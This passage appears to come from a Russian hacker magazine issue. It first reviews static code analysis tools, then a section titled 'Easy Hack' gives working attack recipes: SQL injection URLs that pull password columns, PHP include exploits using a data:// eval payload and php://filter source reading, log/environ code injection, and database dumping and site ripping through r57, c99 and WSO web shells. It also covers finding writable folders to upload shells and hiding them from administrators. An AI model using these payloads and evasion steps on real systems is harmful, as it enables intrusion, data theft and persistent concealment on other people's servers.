
Если в graudit для задания сигнатуры уязвимости используются текстовые файлы, то в SWAAT — более прогрессивный подход с помощью XML-файлов. Вот так выглядит типичная сигнатура:

```
vuln match — регулярное выражение
для поиска;
```





ГРАФ ПОТОКА ДАННЫХ, ПОСТРОЕННЫЙ PIXY



PHP BUG SCANNER НАШЕЛ 5 ОПАСНЫХ МЕСТ В ОДНОМ PHP-ФАЙЛЕ

АНАЛИЗИРУЕМ JAVA-ПРОЕКТ В OUNCE 6

```
type — указывает на тип уязвимости:
severity — обозначает уровень риска (high,
medium или low)
alt — альтернативный вариант кода для реше-
ния проблемы
```

SWAAT считывает базу сигнатур и с ее помощью пытается найти проблемные участки кода в исходниках на Java, JSP, ASP .Net и PHP. База постоянно пополняется и, помимо списка «опасных» функций, сюда включены типичные ошибки в использовании форматирования строк и составлении SQL-запросов. Примечательно, что прога написана на C#, однако отлично работает и под никсами, благодаря проекту Mono — открытой реализации платформы .Net.

Java, JSP, ASP .Net, PHP

PHP Bug Scanner

raz0r.name/releases/php-bug-scanner
Freeware
Windows

Если тебе нужно провести статический анализ PHP-приложения, рекомендую попробовать PHP Bug Scanner, которую написал наш автор — raz0r. Работа проги основана на сканировании различных функций и переменных в PHP-скриптах, которые могут быть задействованы при проведении веб-атак. Описание всех ситуаций оформляется в виде так называемых пресетов, причем в программу уже включены 7 специальных прессетов, сгруппированных по категориям:

- code execution;
- command execution;
- directory traversal;
- globals overwrite;
- include;
- SQL-injection;
- miscellaneous.

Забавно, что прога написана на PHP/WinBinder (winbinder.org) и скомпилирована bamcompile (www.bambalam.se/bamcompile), поэтому выглядит так же, как и обычное Windows-приложение. Через удобный интерфейс пентестер может включить или отключить анализ кода на наличие тех или иных уязвимостей.

PHP


Pixy

pixybox.seclab.tuwien.ac.at
Freeware
Unix, Windows

В основе работы инструмента — сканирование исходного кода и построение графов потоков данных. По такому графу прослеживается путь данных, которые поступают извне программы — от пользователя, из базы данных, от какого-нибудь внешнего плагина и т.п. Таким образом строится список уязвимых точек (или входов) в приложениях. С помощью паттернов, описывающих уязвимость, Pixy проверяет такие точки и позволяет определить XSS- и SQL-уязвимости. Причем сами графы, которые строятся во время анализа, можно посмотреть в папке graphs (например, xss_file.php_1_dep.dot) — это очень полезно для того чтобы понять, почему именно тот или иной участок кода считается Pixy-уязвимым. Вообще, сама разработка крайне познавательна и демонстрирует, как работают продвинутые утилиты для статического анализа кода. На страничке документации (pixybox.seclab.tuwien.ac.at/pixy/documentation.php) разработчик доходчиво рассказывает о разных этапах работы программы, объясняет логику и алгоритм того, как должен анализироваться прогой тот или иной фрагмент кода. Сама программа написана на Java и распространяется в открытых исходниках, а на домашней страничке есть даже простенький онлайн-сервис для проверки кода на XSS-уязвимости.

PHP

KLOCWORK INSIGHT УДОБНО ИНТЕГРИРОВАН В СРЕДУ РАЗРАБОТКИ



Ounce 6

www.ouncelabs.com/products
Shareware
Windows

Увы, существующие бесплатные решения пока на голову ниже, чем коммерческие аналоги. Достаточно изучить




warning

Информация представлена в целях ознакомления и, прежде всего, показывает, каким образом разработчики могут избежать критических ошибок во время разработки приложений. За использование полученных знаний в незаконных целях ни автор, ни редакция ответственности не несут.



dvd

Ищи на диске подборку утилит для статического анализа кода!



ОТЧЕТ CORE CRAWLER'А О СКАНИРОВАНИИ ИСХОДНИКА НА C#

COVERITY PREVENT ЗА РАБОТОЙ

качество и детальность отчета, который составляет Ounce 6 — и понять, почему. В основе программы лежит специальный анализирующий движок Ounce Core, который проверяет код на соответствие правилам и политикам, составленным командой профессиональных пентестеров, аккумулировавших опыт известных security-компаний, хакерского комьюнити, а также стандартов безопасности. Программа определяет самые разные уязвимости в коде: от переполнения буфера до SQL-инъекций. При желании Ounce несложно интегрируется с популярными IDE, чтобы реализовать автоматическую проверку кода во время сборки каждого нового билда разрабатываемого приложения. Кстати говоря, компанию-разработчика — Ounce Labs — летом этого года приобрела сама IBM. Так что продукт, скорее всего, продолжит развитие уже как часть одного из коммерческих приложений IBM.

Klocwork Insight
www.klocwork.com
Shareware
Windows

Долгое время этот, опять же, коммерческий продукт реализовал статическое сканирование кода только для C, C+ и Java. Но как только вышли Visual Studio 2008 и .NET Framework 3.5, разработчики заявили о поддержке C#. Я прогнал программу на двух своих вспомогательных проектах, которые на скорую руку написал на «шарпе», и программа выявила 7 критических уязвимостей. Хорошо, что они написаны исключительно для внутреннего использования :). Klocwork Insight изначально настроен, прежде всего, на работу в связке с интегрированными средами разработки. Интеграция с теми же Visual Studio или Eclipse выполнена чрезвычайно удачно — начинаешь всерьез задумываться, что такая функциональность должна быть реализована в них по умолчанию :). Если не брать в расчет проблемы с логикой работы приложения и проблемы с быстродействием, то Klocwork Insight отлично справляется с поиском переполнения буфера, отсутствия фильтрации пользовательского кода, возможности SQL/Path/Cross-site инъекций, слабого шифрования и т.п. Еще одна интересная опция — построение дерева выполнения приложения, позволяющего быстро вникнуть в общий принцип работы приложения и отдельно проследить, например, за обработкой какого-либо пользовательского ввода. А для быстрого конструирования правил для проверки кода предлагается даже специальный инструмент — Klocwork Checker Studio.

C++, Java, C#

Coverity Prevent Static Analysis
www.coverity.com/products
Shareware
Windows

Один из самых известных статических анализаторов кода на C/C++, Java и C#. Если верить его создателям, — решение используется более чем 100.000 разработчиков по всему миру. Продуманные механизмы позволяют автоматизировать поиск утечек памяти, неотловленных исключений, проблем с быстродействием и, конечно же, уязвимостей в безопасности. Продукт поддерживает разные платформы, компиляторы (gcc, Microsoft Visual C++ и многие другие), а также интегрируется с различными средами разработки, прежде всего Eclipse и Visual Studio. В основе обхода кода используются не тупые алгоритмы обхода от начала до конца, а что-то вроде отладчика, анализирующего, как программа поведет в себя в различных ситуациях после встречи ветвления. Таким образом достигается 100% покрытие кода. Столь сложный подход потребовался, в том числе, чтобы всецело анализировать многопоточные приложения, специально оптимизированные для работы на многоядерных процессорах. Coverity Integrity Center позволяет находить такие ошибки, как состояние гонки (ошибка проектирования многозадачной системы, при которой работа системы зависит от того, в каком порядке выполняются части кода), тупики и многое другое. Зачем это нужно реверсерам? Спроси об этом разработчиков 0day-сплоитов для Firefox и IE :).

C++, Java, C#

OWASP Code Crawler
www.owasp.org
GNU GPL
Windows

Создатель этой тулзы Алессио Марциали — автор двух книжек по ASP.NET, авторитетный кодер высоконагруженных приложений для финансового сектора, а также пентестер. В 2007 году он опубликовал информацию о критических уязвимостях в 27 правительственных сайтах Италии. Его детище — OWASP Code Crawler — предназначенное для статического анализа кода .NET и J2EE/JAVA, открыто доступно в инете, а в конце года автор обещается выпустить новую версию программы с намного большей функциональностью. Но самое-то главное реализовано уже сейчас — анализ исходников на C#, Visual Basic и Java. Файлы для проверки выбираются через GUI-интерфейс, а сканирование запускается автоматически. Для каждого проблемного участка кода выводится описание уязвимости в разделе Threat Description. Правда, поле OWASP Guidelines, вероятно, указывающее пути решения проблемы, увы, пока не доступно. Зато можно воспользоваться экспериментальной особенностью сканирования кода на удаленной машине, доступной во вкладке Remote Scan. Автор обещает серьезно прокачать эту возможность и, в том числе, агрегировать исходники приложения для анализа прямо из системы контроля версий.

Java, C#, VB

JOKESTER FORUM.ANTICHAT.RU
TWOSTER ANTIQWERTY@GMAIL.COM, TWOST.RU

Easy Hack

Easy Hack

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ



ЗАДАЧА: СДАМПИТЬ БАЗУ ДАННЫХ ПРИ НАЛИЧИИ ВЕБ-ШЕЛЛА

РЕШЕНИЕ:

I. Для начала нужно отыскать конфиг с аккаунтом подключения к базе. Он может находиться как в файлах конфигов и выглядеть примерно так:

```
$config['server'] = 'localhost';
$config['port'] = 3306;
$config['user'] = 'vasa';
$config['password'] = 'pypkin';
$config['db'] = 'vasa_pypkin';
```

Либо непосредственно в файле, который работает с базой, и выглядеть, например, так:

```
mysql_connect("localhost", "vasa", "pypkin");
mysql_select_db("vasa_pypkin");
```

II. Сдампить базу можно непосредственно с шелла (во всех популярных шеллах есть опции подключения к базе и возможность сделать дамп), либо — залив на сайт сторонний дампер, либо непосредственно из командной строки. Рассмотрим все эти варианты. Вариант с шеллом самый простой и, казалось бы, удобный. Но это не всегда так.
В r57, например, очень неудобно реализована работа с базой вообще, хотя для небольших баз, которые нужно сдампить целиком, сгодится и он. Вот тебе пошаговое руководство к действию (только для ознакомления, естественно):
1. В r57 снизу присутствует вкладка «Databases», в которой есть опция Run SQL query, находим ее.
2. Вбиваем аккаунт на базу, ставим галку «Save dump in file» и вводим название файла дампа (по умолчанию dump.sql)
3.Жмем кнопку dump.
3. Лицезреем сохраненный файл в рабочей директории в несжатом виде.
В c99 работа с базой реализована лучше и сводится к следующему алгоритму.
1. Жмем сверху на вкладку SQL.
2. Вбиваем форму подключения и жмем «connect». Слева появляется выпадающее меню, где можно выбрать базу или даже отдельную таблицу (или несколько таблиц), которую нужно сдампить. Это удобно, если вся база не нужна.
3. После выбора таблицы появляется интуитивно понятный диалог, в котором можно выбрать путь и название дампа, жмем «dump» и видим несжатый файл «.sql» там, куда мы его положили.
Все это хорошо и удобно, но существуют некоторые проблемы.
1. Файлы после дампов необходимо сжимать, ибо качать несжатые базы бывает очень сложно.
2. Если база большая, то через шелл ее сдампить не удастся (он просто не справится и соединение отпадет по таймауту).
При наличии этих проблем переходим к плану «Б» — обращаемся за помощью к альтернативным дамперам или к консольному mysqldump. Дамперов существует великое множество, но отметить хотелось бы 2 самых популярных — «MySQL RST/GHC Manager» и «Sypex Dumper Lite». Думаю, с возможностями и реализации дампинга через этот софт ты разберешься самостоятельно.

№ 2 ЗАДАЧА: СДЕЛАТЬ ВЫБОР НУЖНЫХ ЗНАЧЕНИЙ, С ОПРЕДЕЛЕННЫМ СЛОВОМ В ИМЕНИ СТОЛБЦА ИЛИ ТАБЛИЦЫ ПРИ ЯВНОЙ SQL-INJECTION

РЕШЕНИЕ:

В этом нам помогут несколько операторов MySQL, а именно: LIKE, NOT LIKE и REGEXP. Разберем подробнее.
1. LIKE.
Оператор LIKE проверяет, соответствует ли возвращаемое значение заданому образцу. Например:

Структура доступных баз данных

```
--database site1
---table news
-----collumn id
-----collumn news
---table users
-----collumn login
-----collumn password
--database site2
---table articles
-----collumn id
-----collumn article
---table user
-----collumn username
-----collumn user_passwd
```

Теперь представим, что перед нами стоит задача выбрать все базы, таблицы, которые содержат столбцы с именем '*pass*'. Делаем такой запрос:

```
select group_concat(concat_ws(0x3A,table_schema,table_
name,column_name)) from information_schema.columns
where column_name like+'%pass%'
```

Или на примере инъекции с выводом в поле №2:

```
http://site.com/script.php?id=-1+union+select+1,group_
concat(concat_ws(0x3A,table_schema,table_name,column_
name)),3+from+information_schema.columns+where+column_
name+like+'%pass%'--+
```

Вывод будет следующий:

```
site1:users:password, site2:user:user_passwd
```

Разберемся с образцом %pass% — % (процент) указывает совпадение с любыми символами, под этот образец попадают все значения, в которых присутствует частица 'pass' независимо от ее положения в значении.
2. NOT LIKE.
Оператор NOT LIKE проверяет соответствие возвращаемому значению заданному образцу. Этот оператор абсолютно противоположен предыдущему, и



Выбираем все, что связано с *pass*

используя предыдущий пример, мы составим запрос:

```
http://site.com/script.php?id=-1-+union+select+1,group_concat(concat_ws(0x3A,table_schema,table_name,column_name)),3+from+information_schema.columns+where+column_name+NOT+like+'%pass%'--+
Будет вывод всех доступных баз и таблиц за исключением следующих site1:users:password, site2:user:user_passwd
```

3. REGEXP (или синоним RLIKE).
Оператор REGEXP проверяет, соответствует ли значение регулярному выражению.

Для работы с этим оператором следует использовать регулярные значения в стиле POSIX. К примеру, для получения того же результата, что и с оператором LIKE в первом примере, составим регулярное выражение '(.*)pass(.*)', запрос примет вид:

```
http://site.com/script.php?id=-1-+union+select+1,2,group_concat(concat_ws(0x3A,table_schema,table_name,column_name)),4+from+information_schema.columns+where+column_name+rlike+'(.*)pass(.*)'--+
Такой запрос возвратит site1:users:password, site2:user:user_passwd
```

Итак, мы разобрали три оператора на примере имени столбца, аналогично их можно использовать в имени таблицы (table_name в базе tables базы information_schema). WARNING! Не забывай, что база information_schema присутствует только в MySQL версии 5.* и выше.



№ 3 ЗАДАЧА: Я ПРОЧЕЛ СТАТЬЮ О СПОСОБАХ РАСКРУТКИ ИНКЛУДОВ, ОДНАКО ДАННЫЕ СПОСОБЫ МНЕ НЕ ПОМОГЛИ, КАК БЫТЬ?

РЕШЕНИЕ:

Есть еще несколько вариантов, но они требуют «особых условий» для реализации. Докручивать инклуд мы будем двумя способами — с помощью так называемого «упаковщика» data и фильтров filter. Разберем подробнее.

1. Могучий data.
Требования для использования метода:

```
a) allow_url_include должна быть включена. (allow_url_include = on в файле php.ini)
b) Отсутствие символов перед нашим значением, т.е. include('./dir/'.$file); не подходит, а include($file); отлично подойдет!
```

Это, конечно же, немного осложняет ситуацию, однако, если стоят какие-либо фильтры на присутствие слов «http://», «ftp://» и т.п., то, естественно, провести RFI не удастся, тут-то нам и пригодится данный метод.
К примеру, если у нас есть уязвимый код:

```
<?php include $_GET["file"]; ?>
```

Смело составляем запрос

```
?file=data:application/x-httpd-php;base64,PD8gZXZhbCgkX0dFVFsnY29kZSddKTsgPz4&code=phpinfo();
```

Разберем подробнее:

```
data — непосредственно указывает, что будем использовать "упаковщик" data
application/x-httpd-php указывает mime-тип данных, в нашем случае это тип данных php-скрипта
base64 — указывает, что входящие данные зашифрованы в base64
PD8gZXZhbCgkX0dFVFsnY29kZSddKTsgPz4 — входящие данные (после расшифровки "<? eval($_GET['code']); ?>")
code=phpinfo(); — переменная, используемая в eval
```

Выполняем запрос и созерцаем заветный phpinfo().

2. Фильтруем базар или удобный filter.
Требования для использования метода:

```
a) Отсутствие символов ПЕРЕД нашим значением в инклуде (аналогично первому методу).
b) Наличие соответствующего фильтра (для просмотра установленных фильтров использовать функцию stream_get_filters).
3) PHP версии 5.0.0 и выше.
```

Уязвимый код:


```
<?php include $_GET["file"]; ?>
```

Составляем запрос:

```
?file=php://filter/convert.base64-encode/resource=/home/user/www/index.php
```

Разбор полетов:

За что боролись, на то и напоролись :)



System	Windows NT PRO 5.1 build 2600
Build Date	Aug 30 2007 07:05:48
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--with-gd=shared"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	Z:\usr\local\php5\php.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib
Registered Stream Socket Transports	tcp, udp
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, zlib.*

This program makes use of the Zend Scripting Language Engine: Powered By

```
php://filter — указывает, что используются фильтры
convert — указывает, используются преобразовывающие фильтры
base64-encode — указывается сам фильтр
resource — указывается расположение требуемого файла
```

Результатом данного запроса мы получим исходный код файла index.php, зашифрованный base64, останется лишь расшифровать и изучать исходный код недруга.
Почитать подробнее о данных функциях можно на php.net

№ 4 ЗАДАЧА: СДЕЛАТЬ РИП САЙТА

РЕШЕНИЕ:


Давай рассмотрим, как же можно сделать рип сайта без лишнего геморроя.

1. Начать, я думаю, нужно как всегда с инструментов, встроенных в сами шеллы. Тут можно говорить только о c99 и wso шеллах (из популярных). r57, к сожалению, никаких инструментов для рипа не предоставляет. Итак, что же мы делаем. В c99 просто отмечаем галочками файлы и папки, которые необходимо упаковать в выпадающем меню, снизу выбираем copy и жмем «Confirm». После этого появится меню с пимпой «Pack buffer to arhive» и полем с названием архива, в которое можно ввести так же и путь. Все, теперь у нас есть архив.
В wso-шелле все не так просто. Необходим PHP версии > 5. Но, в общем и целом, также отмечаем галочками нужный контент, выбираем из списка внизу «compress / zip» и жмем «>>». Затем переходим в папку, куда нужно сохранить архив, выбираем в меню «paste / zip» и сохраняем. Скажу по секрету, в этом шелле скоро будет сделан удобный рип, т.к. я общался с oRb'ом и он согласился, что дело это нужное и полезное, и пообещал включить в следующий релиз шелла достойную и удобную поддержку архивации. Так что — следи за релизами wso.
Все это вроде бы удобно, но медленно и без возможности ставить маски. В дополнение к минусам — шелл не пойдет по вложенным папкам, если в них нужно упаковать не все, да и процесс проставления галочек на нужных файлах далек от идеала. Особенно, если файлов паковать много, и они смешаны с ненужными.


2. С шеллами покончили, рассмотрим, какие возможности нам предлагает альтернативный софт.
На глаза попался скрипт AlfaUngzipper (alfaungzipper.com/ru).
Это бесплатная софтина на PHP состоит из одного единственного файла, поддерживает великий и могучий и имеет приятную морду и несколько полезных настроек. Для работы скрипту нужен PHP (версий 4.3.2 >= 5.2.5) и zlib. В настройках можно указать рабочую дирректорию, ходить или нет по вложенным папкам, имеются исключения папок и фильтр по расширению файла. Запакуется все в отдельный файл с собственным расширением .auae.
Процесс распаковки также достаточно прост и понятен и, в сущности, сводится к нажатию нашей горячо любимой кнопочки «next». На сайте есть описание и демо-версия, можешь для начала посмотреть и даже попробовать все возможности прямо на сайте.
Из плюсов можно заметить, что PHP наплевать на ограничения, налагаемые на сервере злобными админами, старающимися усложнить нам жизнь. А в частности, отключение многих нужных и полезных функций, которые не дают нормально работать шеллам, для нее не помеха, архивация идет с помощью php-функции gzwrite().
Из минусов, опять же, скорость ну и то, что это дополнительный файл, который нужно аплоадить на шелл.

3. Ну и, наконец, переходим к самым мощным средствам, предоставляемым самой осью. Это утилита tar.
Все опции я, разумеется, описывать не буду, достаточно несколько примеров. А самые дотошные смогут самостоятельно прочитать хелп с довольно внушительным списком опций.
Итак, примеры:

```
Запаковать папку www со всеми вложенными файлами в файл 1.tar
tar -cf 1.tar /www/
```



Рип сайта через шелл WSO



Установка AlfaUngzipper на хост (рип сайта)

Рип сайта через шелл c99

```
Запаковать папку www со всеми вложенными файлами и файл lol.php из текущей папки в файл 1.tar
tar -cf 1.tar /www/ lol.php
Запаковать папку "/usr/home/www/» и сжать архив gzip'ом в файл "/usr/home/images/1.tar.gz"
tar -czf "/usr/home/images/1.tar.gz» «/usr/home/liona/shop.faberlic-msk.ru/www/"
Запаковать все php-файлы и картинки jpg из текущей диры и сжать архив bzip2'ом в файл abc.tar.bz2
tar -cjf abc.tar.bz2 *.php *.jpg
```

Тут применимы любые конвейерные конструкции, вроде:

```
Найти в текущей дире и всех вложенных скрипты php, упаковать, ужать gzip'ом в файл a.tar.gz

find . -name '*.php' | tar -czvf a.tar.gz -T — --no-recursion
```



ЗАДАЧА: НАЙТИ ПАПКУ С ПРАВАМИ НА ЗАПИСЬ НА СКОМПРОМЕТИРОВАННОМ СЕРВЕРЕ

РЕШЕНИЕ:

Наверное, ты не раз сталкивался с такой проблемой, как поиск доступной на запись папки. Допустим, у тебя есть sql-инъекция с file_priv, а куда заливать шелл — пока непонятно.

Что же делать в таком случае? К сожалению, ничего кардинального, позволяющего со 100% вероятностью найти такую папку, нет, но вот облегчить поиск я тебе помогу.

1. Для начала осматриваем ресурс на наличие загрузок. Картинки, аватарки, еще какие-нибудь файлы. Если такая возможность существует, грузим то, что разрешено, и смотрим, куда это сохранилось. Скорее всего, папка, в которую мы смогли загрузить картинки, как раз и будет доступна на запись.

2. Неплохо было бы просканировать сайт каким-нибудь сканером директорий и обратить внимание на такие каталоги, как cache, caches, uploads, download, avatars, images, tmp, temp и т.д. Вообще, такие папки надо просматривать в первую очередь (они присутствуют довольно часто и нередко как раз доступны на запись). Вот парочка онлайн-сканеров, которые тебе в этом помогут:

```
madnet.name/tools/madss/
security-digger.org/
```

3. Если сканер ничего не обнаружил, а ресурс крутится на паблик движке, то можно скачать исходник и выяснить, куда там что грузится.

4. Особое внимание стоит обратить на форумы (если они имеются). Если аватары хранятся не в базе, то папка под них также даст возможность залить шелл.

5. Если у тебя имеется инклуд или исполнение кода, то найти директорию под запись, конечно, гораздо проще, но многие и тут умудряются попасть в тупик.

Давай посмотрим, что можно сделать. Допустим, у тебя eval или preg_replace с модификатором /e. То есть, чистое исполнение кода. Если админ нам ничего не выключал, то у нас есть возможность выполнять системные команды, и как ты понимаешь, мы можем легко воспользоваться поиском. Находим в текущей директории папки с правами на запись:

```
system('find . -perm -2 -type d -ls');
```

Бывает, что какие-то функции отключены (смотри phpinfo(), раздел disable_functions). Помни, что системные команды можно выполнять не только через system(), так же отлично подходит passthru(),shell_exec() и т.д.

6. Есть еще одна штука — magic_quotes_gpc. Она многим портит жизнь. Если выполнить «system(ls)» можно при любых значениях, то «system(ls -la)» просто так не осуществить. В этом случае многие забывают такую классную штуку, как chr.


```
system('ls -lia') === system(chr(108).chr(115).chr(32).
chr(45).chr(108).chr(105).chr(97))
```

С инклудом ситуация полностью аналогична. Допустим, у тебя LFI и возможность проинклудить environ. Что мы делаем? Посылаем такой запрос:

```
file.php?file=../../../../../../../../../../../../proc/
self/environ
User-Agent: <?php system('ls -lia'); ?>
```

— наблюдаем листинг директории.

Вывод команды «ls -lia»





ЗАДАЧА: КАК ЗАМАСКИРОВАТЬ ШЕЛЛ, ЗАЛИТЫЙ НА СЕРВЕР?

РЕШЕНИЕ:

Вариантов сокрытия шелла масса, разберем некоторые базовые методы.

1. Маскируем расширение.

К примеру, у нас есть директория «images», доступная на запись, в ней хранятся картинки с расширением .gif, у нас есть вариант залить шелл с расширением .gif и добавить в директорию файл .htaccess со следующим содержанием:

```
AddHandler application/x-httpd-php .gif
```

Как видно, мы даем серверу инструкцию интерпретировать файлы *.gif как php-скрипты.

2. Маскируемся под местность.

Допустим, у нас в директории есть файлы:

```
connect.inc.php
functions.inc.php
other_function.inc.php
config.inc.php
```

Мы можем переименовать наш шелл, например, в main_functions.inc.php, и он более-менее нормально впишется в окружающую обстановку.

3. touch, touch, ты могуч...

Дабы не провоцировать админа, меняем дату изменения нашего свежезалитого шелла.

В этом нам поможет заветный touch, будем использовать одноименную функцию PHP.

4. Гостеприимный tmp.

К примеру, если у нас LFI, то можно закачать файл шелла в директорию /tmp, она, как известно, в 99% случаев доступна на запись, к тому же там зачастую хранятся файлы сессии. Файл маскируем под сессию, далее просто инклудим его как ни в чем не бывало (?file=../../tmp/sess_d17d8f0661f8f44dd7dc5110c8825246).

5. Смена хозяина.

